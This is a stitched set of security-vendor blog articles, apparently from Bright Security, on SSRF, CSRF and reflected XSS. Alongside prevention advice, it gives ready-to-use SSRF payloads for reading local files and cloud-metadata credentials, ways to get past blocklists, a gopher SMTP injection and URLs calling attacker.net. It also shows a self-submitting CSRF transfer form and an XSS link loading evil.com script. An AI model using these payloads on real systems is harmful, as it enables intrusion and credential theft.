This achieves the same objective of displaying user-provided content, but without DOM XSS vulnerabilities.

Detecting and Testing for XSS with Bright

While Dynamic Application Security Testing (DAST) tools are able to test for some XSS vulnerabilities, they are often limited and produce a high ratio of false positives.

Bright can automatically crawl your applications to test for reflected, stored and DOM-based XSS vulnerabilities, giving you maximum coverage, seamlessly integrated across development pipelines.

Engineering and security teams can trust Bright’s results, with automatic validation of every XSS finding carried out, with no false positives. Bright even generates a screenshot proof of concept along with comprehensive developer friendly remediation advice to fix the issue quickly and early.

See Additional Guides on Key Cybersecurity Topics

Together with our content partners, we have authored in-depth guides on several other topics that can also be useful as you explore the world of cybersecurity.

API Security

Authored by Radware

Disaster Recovery

Authored by Cloudian

DNS Attack

Authored by Bright Security

Server Side Request Forgery (SSRF) Attacks & How to Prevent Them


Server-Side Request Forgery (SSRF) attacks allow an attacker to make requests to any domains through a vulnerable server. Attackers achieve this by making the server connect back to itself, to an internal service or resource, or to its own cloud provider.

Here is how SSRF attacks work: first of all, the attacker finds an application with functionality for importing data from a URL, publishing data to a URL, or otherwise reading data from a URL that can be manipulated.

By providing a completely different URL, or by manipulating how URLs are built, the attacker will try to modify this functionality..

Related content: Read our guide to ssrf mitigation.

Once the manipulated request is sent to the server, the server-side code tries to read data to the manipulated URL. As a result, the attacker may read data from services not intentionally exposed to the internet, for example:

  • The meta-data of a cloud server: the attacker could access important configuration or sometimes even authentication keys from a REST interface on http://169.254.169.254
  • Database HTTP interfaces: NoSQL databases provide REST interfaces on HTTP ports. If there is no authentication enabled, which is often the case with databases meant for internal use, the attacker may extract sensitive data from that database
  • The attacker may access internal REST interfaces
  • The attacker may be able to read files by using URIs

The attacker can also use this to import data into code that was meant to only read data from trusted sources, and because of that has no input validation in place.

Most of the techniques used to launch an SSRF attack use a URL that contains data that the target server doesn’t expect and doesn’t deal with in a safe manner. In the majority of cases, these involve specific characters that lead the webserver astray.

The URL string doesn’t have to begin with “http” or “https”. It can begin with “file”, “dict”, and “image”. Those imply a specific type of resource the server expects to return, or in the case of “ftp” and “gopher”, specify services that will be used to return data.

If the application isn’t coded to properly whitelist only those resources and service types intended for its use, the others can be the gateway to behavior the developers didn’t intend.

Another example includes special characters that can be embedded within URLs. These characters can be the jumping-off point for the malicious URL excursions into resources you thought were safe. Those characters can be “#”, indicating a URL fragment to follow, or other special characters like “?” and “*”, but in all cases, the code that follows the special character is the malicious payload.

The application server itself can be attacked through URLs specifying that information should be returned from 127.0.0.1 or “localhost”. This can result in the server giving up sensitive information about itself – information that can then be used for even more powerful and pervasive attacks.

Attackers exploiting SSRF vulnerabilities can abuse any user inputs that accept URLs or file uploads, causing the server to connect to malformed URLs or external resources. 

Impacts of an SSRF server side attack include:

  • Malicious attacks that appear to originate from the organization hosting the vulnerable application, causing potential legal liabilities and reputational damage.
  • Unauthorized access to sensitive configurations—including server files, cloud provider metadata, and open ports.
  • Internal port scanning—SSRF attacks can scan internal networks, letting an attacker Identify and exploit unsecured services.
  • Exploit chaining—SSRF exploits can be “chained” into other attacks that are more damaging, ranging from reflected XSS to remote code execution.

Read on to understand the three main types of SSRF attacks and what you can do to prevent them.

This is part of an extensive series of guides about application security

In this article, you will learn:

3 Types of SSRF Attacks

There are three main types of server-side request forgery attacks: 

  • Attack carried against the server itself by using a loopback network interface (127.0.0.1 or localhost), or abusing the trust relationship between the server and other services on the same network.
  • XSPA attack providing information about open ports on the server
  • Attack providing data about the cloud provider hosting the server (such as AWS, Azure, or GCP)

1. Attack Against the Server—Injecting SSRF Payloads

SSRF is injected into any parameter that accepts a URL or a file. When injecting SSRF payloads in a parameter that accepts a file, the attacker has to change Content-Type to text/plain and then inject the payload instead of a file.

Accessing Internal Resources

Accessing internal resources can mean a couple of different things. It can be achieved by accessing the /admin panel that is only accessible from within the internal network. Reading files from the server. This can be done using the file schema (file://path/to/file).

Accessing Internal Pages

Some common exploits for accessing internal pages include:

https://target.com/page?url=http://127.0.0.1/admin
https://target.com/page?url=http://127.0.0.1/phpmyadmin
https://target.com/page?url=http://127.0.0.1/pgadmin
https://target.com/page?url=http://127.0.0.1/any_interesting_page

Accessing Internal Files via URL Scheme

Attacking the URL scheme allows an attacker to fetch files from a server and attack internal services.

Some common exploits for accessing internal files include:

https://target.com/page?url=file://etc/passwd
https://target.com/page?url=file:///etc/passwd
https://target.com/page?url=file:////etc/passwd
https://target.com/page?url=file://path/to/file

Accessing Internal Services via URL Scheme

You can use a URL scheme to connect to certain services.

For file transfer protocols:

https://target.com/page?url=ftp://attacker.net:11211/
https://target.com/page?url=sftp://attacker.net:11111/
https://target.com/page?url=tftp://attacker.net:123456/TESTUDP

Abusing LDAP

https://target.com/page?url=ldap://127.0.0.1/%0astats%0aquit
https://target.com/page?url=ldap://localhost:11211/%0astats%0aquit

Makes request like:

stats
quit

Abusing Gopher

https://target.com/page?url=gopher://127.0.0.1:25/xHELO%20localhost%250d%250aMAIL%20FROM%3A%attacker@attack.net%3E%250d%250aRCPT%20TO%3A%3Cvictim@target.com%3E%250d%250aDATA%250d%250aFrom%3A%20%5BAttacker%5D%20%3Cattacker@attack.net%3E%250d%250aTo%3A%20%3Cvictime@target.com%3E%250d%250aDate%3A%20Fri%2C%2013%20Mar%202020%2003%3A33%3A00%20-0600%250d%250aSubject%3A%20Hacked%250d%250a%250d%250aYou%27ve%20been%20exploited%20%3A%28%20%21%250d%250a%250d%250a%250d%250a.%250d%250aQUIT%250d%250a

Makes request like:

HELO localhost
MAIL FROM:<attacker@attack.net>
RCPT TO:<victim@target.com>

DATA

From: [Attacker] <attacker@attack.net>
To: <victim@target.com>
Date: Fri, 13 Mar 2020  03:33:00 -0600
Subject: Hacked
You've been exploited :(
.
QUIT

2. XSPA—Port Scanning on the Server

Cross-Site Port Attack (XSPA) is a type of SSRF where an attacker is able to scan the server for its open ports. This is usually done by using the loopback interface on the server (127.0.0.1 or localhost) with the addition of the port that is being scanned (21, 22, 25…).

Some examples are:

https://target.com/page?url=http://localhost:22/
https://target.com/page?url=http://127.0.0.1:25/
https://target.com/page?url=http://127.0.0.1:3389/
https://target.com/page?url=http://localhost:PORT/

Besides scanning for ports an attacker might also run a scan of running hosts by trying to ping private IP addresses:

  • 192.168.0.0/16
  • 172.16.0.0/12
  • 10.0.0.0/8

3. Obtaining Access to Cloud Provider Metadata

With SSRF an attacker is able to read metadata of the cloud provider that you use, be it AWS, Google Cloud, Azure, DigitalOcean, etc. This is usually done by using the private addressing that the provider listed in their documentation.

AWS

For AWS instead of using localhost or 127.0.0.1 attackers use the 169.254.169.254 address for exploits.

Significant information can be extracted from AWS metadata, from public keys, security credentials, hostnames, IDs, etc.

Some common exploits include:

https://target.com/page?url=http://169.254.169.254/latest/user-data
https://target.com/page?url=http://169.254.169.254/latest/user-data/iam/security-credentials/ROLE_NAME
https://target.com/page?url=http://169.254.169.254/latest/meta-data
https://target.com/page?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ROLE_NAME
https://target.com/page?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/PhotonInstance
https://target.com/page?url=http://169.254.169.254/latest/meta-data/ami-id
https://target.com/page?url=http://169.254.169.254/latest/meta-data/hostname
https://target.com/page?url=http://169.254.169.254/latest/meta-data/public-keys
https://target.com/page?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/dummy
https://target.com/page?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/s3access
https://target.com/page?url=http://169.254.169.254/latest/dynamic/instance-identity/document
https://target.com/page?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/aws-elasticbeanorastalk-ec2-role

Additional links can be found in the official documentation of AWS.

DigitalOcean

Similar to AWS, DigitalOcean uses 169.254.169.254 for their services and checks the documentation for more information.

https://target.com/page?url=http://169.254.169.254/metadata/v1.json
https://target.com/page?url=http://169.254.169.254/metadata/v1/id
https://target.com/page?url=http://169.254.169.254/metadata/v1/user-data
https://target.com/page?url=http://169.254.169.254/metadata/v1/hostname
https://target.com/page?url=http://169.254.169.254/metadata/v1/region
https://target.com/page?url=http://169.254.169.254/metadata/v1/interfaces/public/0/ipv6/address

Azure

Azure is more limited than other cloud providers in this regard.  Check the official documentation for more information.

Azure requires header Metadata: true.

https://target.com/page?url=http://169.254.169.254/metadata/maintenance
https://target.com/page?url=http://169.254.169.254/metadata/instance?api-version=2019-10-01
https://target.com/page?url=http://169.254.169.254/metadata/instance/network/interface/0/ipv4/ipAddress/0/publicIpAddress?api-version=2019-10-01&format=text

Oracle Cloud

Oracle cloud uses the 192.0.0.192 address.

https://target.com/page?url=http://192.0.0.192/latest/
https://target.com/page?url=http://192.0.0.192/latest/meta-data/
https://target.com/page?url=http://192.0.0.192/latest/user-data/
https://target.com/page?url=http://192.0.0.192/latest/attributes/

Preventing SSRF Attacks

Here are the primary ways to remediate server side vulnerabilities, to prevent SSRF attacks on your servers.

Whitelist Domains in DNS

The easiest way to remediate SSRF is to whitelist any domain or address that your application accesses.

Blacklisting and regex have the same issue, someone will eventually find a way to exploit them

Do Not Send Raw Responses

Never send a raw response body from the server to the client. Responses that the client receives need to be expected.

Enforce URL Schemas

Allow only URL schemas that your application uses. There is no need to have ftp://, file:/// or even http:// enabled if you only use https://.

And if you do use other schemas make sure that they’re only accessible from the part that needs to access them and not from anywhere else.

Enable Authentication on All Services

Make sure that authentication is enabled on any service that is running inside your network even if they don’t require it. Services like memcached, redis, mongo and others don’t require authentication for normal operations, but this means they can be exploited.

Sanitize and Validate Inputs

Never trust user input.

Always sanitize any input that the user sends to your application. Remove bad characters, standardize input (double quotes instead of single quotes for example).

After sanitization make sure to validate sanitized input to make sure nothing bad passed through.

Why is it Ineffective to Blacklist Domains and IPs? Understanding SSRF Bypass

One way to protect against SSRF is to blacklist certain domains and IP addresses. This defense technique is not effective, because hackers can use bypasses to avoid your security measures. Below are a few simple ways attackers can bypass blacklists.

Bypassing Blacklists Using HTTPS

Common blacklists blocking everything on port 80 or the http scheme. but the server will handle requests to 443 or https just fine.

Instead of using http://127.0.0.1/ use: https://127.0.0.1/ https://localhost/

Bypassing Blacklists Using Localhost

The most common blacklist is blacklisting IP addresses like 127.0.0.1 or localhost. To bypass these blacklists you can use:

  • With [::], abuses IPv6 to exploit
    • http://[::]/
    • http://[::]:80/
    • http://0000::1/
    • http://0000::1:80/
  • With domain redirection, useful when all IP addresses are blacklisted
    • http://localtest.me
    • http://test.app.127.0.0.1.nip.io
    • http://test-app-127-0-0-1.nip.io
    • httP://test.app.127.0.0.1.xip.io
  • With CIDR, useful when just 127.0.0.1 is whitelisted
    • http://127.127.127.127/
    • http://127.0.1.3/
    • https:/127.0.0.0/
  • With IPv6/IPv4 address embedding, useful when both IPv4 and IPv6 are blacklisted (but blacklisted badly)
    • http://[0:0:0:0:0:ffff:127.0.0.1]/
  • With decimal IP location, really useful if dots are blacklisted
    • http://0177.0.0.1/ --> (127.0.0.1)
    • http://2130706433/ --> (127.0.0.1)
    • http://3232235521/ --> (192.168.0.1)
    • http://3232235777/ --> (192.168.1.1)
  • With malformed URLs, useful when port is blacklisted
    • localhost:+11211aaa
    • localhost:00011211aaaa
    • localhost:11211
  • With shorthanding IP addresses by dropping zeros, useful when full IP address is whitelisted
    • http://0/
    • http://127.1/
    • http://127.0.1/
  • With enclosed alphanumerics, useful when just plain ASCII characters are blacklisted but servers interpret enclosed alphanumerics as normal.
    • http://①②⑦.⓪.⓪.①/
    • http://⓵⓶⓻.⓪.⓪.⓵/
  • With bash variables (cURL only)
    • curl -v "http://attacker$google.com"; $google = ""
  • Against weak parsers (these go to http://127.2.2.2:80)
    • http://127.1.1.1:80@127.2.2.2:80/
    • http://127.1.1.1:80@@127.2.2.2:80/
    • http://127.1.1.1:80:@@127.2.2.2:80/
    • http://127.1.1.1:80#@127.2.2.2:80/

Bypass 169.254.169.254 Address

The most common bypass for AWS addresses is changing them to get past the blacklist of 169.245.169.254.

  • http://169.254.169.254.xip.io/
  • http://1ynrnhl.xip.io
  • http://425.510.425.510 – dotted decimal with overflow
  • http://2852039166 – dotless decimal
  • http://7147006462 – dotless decimal with overflow
  • http://0xA9.0xFE.0xA9.0xFE – dotted hexadecimal
  • http://0xA9FEA9FE – dotless hexadecimal
  • http://0x41414141A9FEA9FE – dotless hexadecimal with overflow
  • http://0251.0376.0251.0376 – dotted octal
  • http://0251.00376.000251.0000376 – dotted octal with padding

SSRF Protection with Bright

Bright helps automate the detection and remediation of many vulnerabilities including SSRF, early in the development process, across web applications and APIs. 

By shifting DAST scans left, and integrating them into the SDLC, developers and application security professionals can detect vulnerabilities early, and remediate them before they appear in production. Bright completes scans in minutes and achieves zero false positives, by automatically validating every vulnerability. This allows developers to adopt the solution and use it throughout the development lifecycle. 

Scan any web app, or REST and GraphQL APIs to prevent SSRF vulnerabilities with Bright!

See Additional Guides on Key Application Security Topics

Together with our content partners, we have authored in-depth guides on several other topics that can also be useful as you explore the world of application security.

Vulnerability Management

Authored by Bright Security

API Security

Authored by Bright Security

LFI

Authored by Bright Security

What Is Cross-Site Request Forgery (CSRF)? Impact and Prevention

Cross-Site Request Forgery (CSRF), also known as XSRF, Session Riding, or one-click attacks, is a web security vulnerability that tricks a web browser into executing an unwanted action on a trusted site. The attacker abuses the trust that a web application has for the victim’s browser, exploiting the trust a web application has in an authenticated user. This can occur when a malicious website, blog, email message, instant message, or web application tricks a user’s web browser into performing an unwanted action on a trusted site.

In a CSRF attack, an attacker assumes the victim’s identity and uses it to perform actions on behalf of the user. For example, a successful CSRF attack can force a user to transfer funds, change their email address, or change their password. Attackers typically use social engineering schemes to trick users into executing these attacks. For example, a user might receive an email or a text message with a link that urges them to immediately take action.

CSRF attacks allow an attacker to partly bypass the same-origin policy, which is meant to prevent different websites from interfering with each other. For a CSRF attack to be possible, three key conditions must be in place: 

  • An operation in the web application that provides value to the attacker
  • Cookie-based session handling
  • No unpredictable request parameters. 

A successful CSRF attack can be devastating for both the web application’s owner and its users. The impact can include: 

  • Complete compromise of the web application, if the victim is an administrative account
  • Gaining privileges or assuming identity
  • Bypassing protection mechanism
  • Reading or modifying application data
  • Denial of service (Dos): crash, exit, or restart.

This is part of an extensive series of guides about application security

What Is the Impact of CSRF Attacks?

When a website sends a data request to another website on behalf of a user along with the user’s session cookie, an attacker can launch a Cross-Site Request Forgery Attack, which abuses a trustful relationship between the victim’s browser and the webserver.

In some cases, depending on the type of action, the attacker can gain full control of the user’s account. If the compromised user has a privileged role within the application, the attacker might be able to take full control of all the application’s functionality and data, which is devastating to both the business and the user. The result can be data theft, unauthorized fund transfers, damaged client relationships, changed passwords and many more.

How Does Cross-site Request Forgery Work?

how does cross-site request forgery csrf work

When a user tries to access a site, the browser often automatically includes the credentials in the request, to make the login process more convenient. These credentials may include the user’s session cookie, basic authentication credentials, IP address, and Windows domain credentials. 

The risk inherent in this mechanism is that attackers can easily impersonate the user. Once a user passes the site’s identity verification, the site cannot differentiate between a forged request and a legitimate user request.

In a CSRF attack, an attacker assumes the victim’s identity, and uses it to perform actions on behalf of the user, without their consent. Attackers typically follow this process:


  1. They use social engineering techniques to persuade the victim to click a link via email, chat message, or similar form of communication. 
  2. Either the malicious link itself, or a web page the user visits, triggers a request to the targeted site
  3. The request supposedly comes from the user, and takes advantage of the fact that the user is already signed into the website. 
  4. The website acknowledges the request and performs the attacker’s requested action, without the user’s knowledge or consent.

CSRF attacks typically attempt to change server state, but can also be used to gain access to sensitive data. If an attacker successfully performs a CSRF attack against the victim’s account, they can transfer funds, purchase a product, modify account information such as the shipping address, modify the password, or any other action available when the user is signed in.

Related content: Read our guide to csrf vs xss.

CSRF Attack Example

The following example shows how a typical GET request for a $5,000 bank transfer might look like:

GET https://abank.com/transfer.do?account=RandPerson&amount=$5000 HTTP/1.1

An attacker can modify the script so it will result in a $5,000 transfer to their personal account The malicious request might look like:

GET https://abank.com/transfer.do?account=SomeAttacker&amount=$5000 HTTP/1.1

Afterwards, the attacker is able to embed the request into a harmless-looking hyperlink:

<a href="https://abank.com/transfer.do?account=SomeAttacker&amount=$5000">Click for more information</a>

The next step is to distribute the hyperlink via email to a massive number of bank clients. Those who are logged into their bank account and click on this link will unintentionally initiate the $5,000 transfer.

If the bank’s website is only using POST requests, it’s not possible to frame malicious requests using a <a> href tag. However, the attack can be delivered in a <form> tag.

This is how such a form may look, and it can even be a self submitting form:

<body onload="document.forms[0].submit()>
<form id=”csrf” action="https://abank.com/transfer.do" method="POST">
<input type="hidden" name="account" value="SomeAttacker"/>
<input type="hidden" name="amount" value="$5000"/>
</form>
</body>

Because the form above does not have a submit button, it will be triggered without a user’s knowledge and consent. Instead, the button is replaced by only one line of javascript:

document.getElementById('csrf').submit();

Learn more in our detailed guide to cross site request forgery testing.

What are CSRF Tokens?

A CSRF token is a unique, unpredictable secret value generated by a server-side application, and sent to the client for inclusion in subsequent HTTP requests issued by the client. After the token is issued, when the client makes a request, the server checks to see if the request contains the expected token, and rejects it if the token is missing or invalid.

CSRF tokens can prevent CSRF attacks, because they prevent attackers from forming fully valid HTTP requests, which they can feed to a victim. The attacker cannot determine or predict the value of the user’s CSRF token, so any request they generate should not be accepted by the application.

Common CSRF Vulnerabilities: Weaknesses in CSRF Token Implementations

Some of the most common CSRF vulnerabilities are caused by errors in the CSRF token verification process. Make sure your CSRF process does not have any of these weaknesses.

Validation depends on presence of token

In some applications, the verification process is skipped if the token does not exist. This means that the attacker only needs to find code containing token information, and remove it, and token validation is not performed by the application.

CSRF token is not associated with user session

Some applications maintain a pool of tokens, and as long as a token from the pool is used, it is accepted. However, the application does not tie specific tokens to specific users. An attacker only needs to obtain at least one token from the pool, and can use it to impersonate any user.

Token validation changes with HTTP method

In some applications, using the GET method instead of the POST method will cause CSRF validation not to work properly. The attacker simply needs to switch from POST to GET, and easily bypass the verification process.

CSRF token is copied to the cookie

Some applications do not keep a record of tokens that are already in use. Instead, they copy the request parameters associated with each token into the user’s cookie. In this setup, the attacker can create a cookie that contains a token using the application’s expected format, place it in the user’s browser, and then execute a CSRF attack. The request sent by the user’s browser will be validated, because it will match the malicious cookie provided by the attacker.

Related content: Read our guide to csrf mitigation.

CSRF Prevention: Beyond CSRF Tokens

The basic way to prevent CSRF is to implement CSRF tokens, while avoiding the weaknesses we described in the previous section. Here are additional ways you can prevent CSRF attacks.

Use Advanced Validation Techniques to Reduce CSRF

An attacker can initiate a CSRF attack when all the parameters used in the form are identified. Hence, in order to prevent a CSRF attack, you can add an additional parameter with an additional value that the attacker is unaware of, but the server requires validation.  

The most widely used prevention technique for CSRF attacks is known as an anti-CSRF token, or synchronizer token. When a user makes some authenticated request by submitting a form, a random token should be included in that request. Then the website will verify the occurrence of this token before processing the sent request and if the token is missing or the value is incorrect, the request will be rejected and the attacker won’t be able to launch a CSRF attack.

The SameSite cookie attribute, which is defined in RFC 6265 bis, attempts to mitigate CSRF attacks. The attribute tells the browser when it is okay to send cookies with cross-site requests. The SameSite cookie attribute comes with three possible values – Strict, Lax, or None
The majority of mobile browsers and all desktop browsers support this attribute.

The Strict value can tell the browser not to send a cookie to the site during a cross-site browsing session. This includes a session that follows a regular link. For example, when a user logs in to GitHub and browses a private GitHub project hosted by a corporation, the browser does not send a session cookie to GitHub, restricting access to the project. 

If there is no need to allow external sites to link to transactional pages, you can use the Strict flag. However, if you need to create a balance between usability and security, enabling users directed by external links to maintain logged-in sessions – you should use the default Lax value. Generally, cross-site requests granted during Lax mode are considered safe HTTP methods.   

Here are two example of cookies using the SameSite cookie attribute:

Set-Cookie: JSESSIONID=xxxxx; SameSite=Strict
Set-Cookie: JSESSIONID=xxxxx; SameSite=Lax

User Interaction Based CSRF Defense

Generally, defense mechanisms that require user intervention can negatively impact the user experience. However, in some cases, such as financial transactions, it is appropriate and required to implement this type of technique. For example, you can add a CAPTCHA, which helps validate that it is indeed a human user rather than a robot.

A one-time token can also ensure that it is the user and not an attacker using a logged-in session. The token is usually sent to the email address or phone number of the user, validating with the information previously provided by the user. Additionally, you can introduce re-authentication, which can help differentiate between a CSRF session and a real user.

Login CSRF

Many developers ignore CSRF vulnerabilities in an application’s login form. This is because the user is not yet authenticated at this stage, so developers assume that there is no risk of CSRF. However, this assumption is not always correct. Attackers can perform login CSRF attacks, which can have varying impacts depending on the application.

Login CSRF attacks can be mitigated by creating a pre-session (starting a session before user authentication) and requesting the token in the login form. 

It is difficult to mitigate login CSRF if you cannot trust subdomains (for example, if you allow your users to define their own subdomains). In these cases, you can use strict subdomain and path-level referrer header verification to reduce CSRF risk on login forms.

Related content: Read our guide to open redirect.

Conduct Regular Web Application Security Tests to Identify CSRF

Even if vulnerabilities in web applications with CSRF attacks are successfully addressed, application updates and code changes may expose your application to CSRF in the future. Web application security testing helps you continuously scan and test for potential security weaknesses in web applications, including CSRF vulnerabilities.

Bright helps automate the detection and remediation of many vulnerabilities including CSRF, early in the development process, across web applications and APIs. 

By shifting DAST scans left, and integrating them into the SDLC, developers and application security professionals can detect vulnerabilities early, and remediate them before they appear in production. Bright completes scans in minutes and achieves zero false positives, by automatically validating every vulnerability. This allows developers to adopt the solution and use it throughout the development lifecycle. 

Scan any web app, or REST and GraphQL APIs to prevent CSRF vulnerabilities with Bright!

See Additional Guides on Key Application Security Topics

Together with our content partners, we have authored in-depth guides on several other topics that can also be useful as you explore the world of application security.

API Security

Authored by Bright Security

Vulnerability Management

Authored by Bright Security 

Cyber Attack

Authored by Imperva

Reflected XSS: Examples, Testing, and Prevention

What Is Reflected XSS (Cross-Site Scripting)?

Cross-site scripting (XSS) is an injection attack where a malicious actor injects code into a trusted website. Attackers use web apps to send malicious scripts to different end-users, usually from the browser side. Vulnerabilities that enable XSS attacks are common. They occur wherever web applications use unvalidated or unencoded user-supplied inputs.

Reflected XSS involves injecting malicious executable code into an HTTP response. The malicious script does not reside in the application and does not persist. The victim’s browser executes the attack only if the user opens a web page or link set up by the attacker. 

Reflected XSS attacks are the most common type of XSS in the real world. They are also known as Type 1, first-order, or non-persistent XSS. A single browser request and response delivers and executes the attack payload. The maliciously crafted HTTP or URI parameters contain an attack string that the legitimate application processes improperly. 

In this article:

Reflected XSS Attack Example

Consider a social media site that requires users to authenticate to send and view messages. The website has a search function which displays the search string in the URL, like this:

http://socialize.com?search=latest&news

An attacker notices this and tries the following string as their search:

<script type=’text/javascript’>alert(‘test’);</script>

If the website does not properly sanitize inputs, this test script will appear in the URL, like this:

http://socialize.com?query=<script type=’text/javascript’>alert(‘test’);</script>

And the script will execute, showing an alert box in the browser. This means the website is vulnerable to an XSS attack.

Now the attacker can craft a URL that executes a malicious script from their own domain:

http://socialize.com?query=latest&news<script%20src=”http://evil.com/malicious.js” 

The attacker embeds this link into a phishing email, and sends it to individuals who are users of the social media site, and are likely to be logged into it. Some users might be hesitant to click on a link from an unknown sender, but it’s enough that only a few of them are tricked into clicking.

Any user who clicks the link, will cause the malicious script to execute. Typically, the script will contain code that steals the session cookie and allows the attacker to take over those user’s social media accounts.

Related content: Read our guide to XSS attacks

How to Find and Test for Reflected XSS Vulnerabilities

Most reflected cross-site scripting vulnerabilities are discoverable with a web vulnerability scanner or dynamic software application testing (DAST) tool like Bright.

It is also possible, though time consuming, to test for reflected XSS manually:

  • Test all data entry points—separately test each data entry point in your application’s HTTP requests. An entry point is any data in a URL query string, file path, or message body, including parameters and HTTP headers. However, it may be harder to exploit HTTP headers for XSS attacks.
  • Use random values—submit unique, random alphanumeric values for each data entry point to test if the response reflects the values. These values should be short and simple enough to get past most input validation, containing only letters and numbers. They also need to have enough characters to reduce the likelihood of an accidental match, so values of approximately eight characters work best.
  • Identify reflection contexts—determine the context for each part of a response that reflects the random values. Check the location of the values, for example, in between HTML tags, in quotable tag attributes, or JavaScript strings.
  • Test an initial payload—test an initial XSS payload based on the reflection context, which the response reflects unmodified, to see if it triggers a JavaScript execution. The idea is to verify whether the candidate payload can elicit an attack. 
  • Test additional payloads—if the application blocks or modifies the initial XSS payload tested, you should test additional techniques and payloads that may successfully deliver an attack. Try out various alternatives based on the input validation technique and reflection context. 

Related content: Read our guide to XSS vulnerabilities

Reflected XSS Prevention

Here are a few steps you can take to prevent reflected XSS in your web applications.

Sanitizing Inputs

You can sanitize reflected and stored cross-site scripting via the server-side, and there are several ways of carrying this out. Denylisting characters that you decide are unsafe won’t work in the long term because malicious users could bypass it.  

Here is how you can use allow-listing to determine what is permitted: 

  • Utilize a security encoding library for encoding user input and all parameters. If you want to insert user/parameters input data into the HTML body, use an HTML escape before the user-supplied string.
  • Encode all characters that may influence the execution context, whether it shows the start of an event, CSS style, script, using a function such as htmlentities().
  • Escape attributes if you want to insert user/parameter input details into the HTML common attributes. Do not employ event handles or attributes such as style, href, or src.
  • Add quotes to your attributes, and in general, escape every non-alphanumeric character.
  • Use JavaScript escaping for dynamically created JS code, where you need to insert user/parameters data input into script tags or event handlers. The safest place to put data is within any quoted value. Anywhere else, it will be difficult to sanitize since switching context is simple. 

It is hard to secure against all XSS flaws in your application. To minimize the impact of XSS vulnerabilities, utilize the HTTPOnly flag-providing the browser supports it. This flag guarantees that cookies cannot be attained via client side scripts, stopping XSS attacks.  

Use the HTTPOnly flag on session cookies, and all custom cookies are not being accessed by your JavaScript code. You enable the flag in .NET applications default. However, it must be activated manually in different languages.   

Implement Content Security Policy

Content Security Policy (CSP) is a strategy that helps mitigate the effect of XSS vulnerabilities. This browser-side approach allows you to create lists outlining access permissions to client-side resources, including CSS and JavaScript. CSP uses an HTTP header to tell the browser to execute resources from the stated sources. 

For example, the following command instructs the site browser to load all resources from an identified source:

Content-Security-Policy: default-src: 'self'; script-src: 'self' static.domain.tld

X-XSS-Protection Header

The HTTP X-XSS-Protection header is available in common browsers such as Internet Explorer and Google Chrome, filtering suspicious information to stop reflected XSS attacks. When the header identifies XSS, it prevents the page from loading without sanitizing inputs within the page.  

Reliance on the X-XSS-Protection header may give rise to more client-side security risks. You should use it with discretion. You should set the header to X-XSS-Protection: 0, disabling the XSS Auditor and preventing it from adopting the default response activity of the browser. 

Detecting and Testing for Reflected XSS with Bright

While Dynamic Application Security Testing (DAST) tools are able to test for some XSS vulnerabilities, they are often limited and produce a high ratio of false positives.

Bright can automatically crawl your applications to test for reflected, stored and DOM-based XSS vulnerabilities, giving you maximum coverage, seamlessly integrated across development pipelines.

Engineering and security teams can trust Bright’s results, with automatic validation of every XSS finding carried out, with no false positives. Bright even generates a screenshot proof of concept along with comprehensive developer friendly remediation advice to fix the issue quickly and early.

Get a free account for Bright and start testing today!

XXE Attacks: Types, Code Examples, Detection and Prevention

What Is an XXE Attack?

XXE (XML External Entity Injection) is a web-based vulnerability that enables a malicious actor to interfere with XML data processes in a web application. 

